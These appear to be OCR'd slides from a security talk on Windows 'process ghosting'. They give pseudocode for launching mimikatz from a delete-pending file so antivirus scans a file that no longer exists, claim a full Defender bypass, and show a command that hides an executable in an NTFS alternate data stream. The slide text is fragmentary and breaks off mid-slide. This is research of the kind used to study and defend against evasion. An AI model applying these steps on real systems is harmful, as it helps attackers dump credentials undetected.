
```
ntdll!ZwClose( filePtr )
```

# it's temporary, right?
# the file vanish, once got closed





```
filePtr = fopen( "dummy.txt" , "wb")
FileDispositionInfo.DeleteFile = TRUE
WriteFile( filePtr, mimikatz, ... )
ntdll!ZwCreateProcessEx( section )
ntdll!ZwClose( filePtr )
ntdll!RtlCreateProcessParametersEx
ntdll!ZwCreateThreadEx
```




```
filePtr = fopen( "dummy.txt" , "wb")
FileDispositionInfo.DeleteFile = TRUE
WriteFile( filePtr, mimikatz, ... )
ntdll!ZwCreateProcessEx( section )
ntdll!ZwClose( filePtr )
ntdll!RtlCreateProcessParametersEx
ntdll!ZwCreateThreadEx
```

by this trick
AV/EDR *ALWAYS* scan a non-existent file

miniGhosting

https://github.com/aaaddress1/PR0CESS



Task Manager
Sysinternals Process Explorer
Windows PowerShell
name? no, it's fileless :)
More details
End task
Process Explorer - Sysinternals: www.sysinternals.com [EXPLOIT-LAB\aaaddress1] (Administrator)
File Options View Process Find Users Help
<Filter by name>

Process	Window Title
explorer.exe	Program Manager
procexp.exe	
System Idle Process	mimikatz 2.2.0 x64 (oe.eo)
conhost.exe	

mimikatz 2.2.0 x64 (oe.eo)

```
  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com
  '#####'        > https://pingcastle.com / https://mysmartlogon.com **

mimikatz #
```



Process Ghosting


- Abuse Temporary File, to Run a Ghost Process
  "What you need to know about Process Ghosting, a new executable image tampering attack" by @GabrielLandau
- **Totally bypass Defender & The others based on Minifilter**

→ New Idea: Run ourself like a ghost, without Custom-Launcher?

Arbitrary Unlink

Yes, unlink all the files. even a running process


NTFS Streams - Mark of the Web



```
C:\Users\aaaddress1\Downloads
λ dir /r
 Volume in drive C has no label.
 Volume Serial Number is AC47-82F0


 Directory of C:\Users\aaaddress1\Downloads


09/22/2021  11:16 AM    <DIR>          .
09/22/2021  11:16 AM    <DIR>          ..
09/22/2021  11:16 AM           173,912 PoC.zip
                                   619 PoC.zip:Zone.Identifier:$DATA
               1 File(s)        173,912 bytes
               2 Dir(s)  125,645,664,256 bytes free
```


C:\Users\aaaddress1\Downloads
aaad... › Downloads
PoC.zip
1 item
PoC.zip:Zone.Identifier - Notepad
File Edit Format View Help

```
[ZoneTransfer]
ZoneId=3
ReferrerUrl=https://github.
HostUrl=https://github-rele
```

NTFS Streams - Malware





```
C:\tmp
λ type C:\picaball.exe > dummy.txt:pika

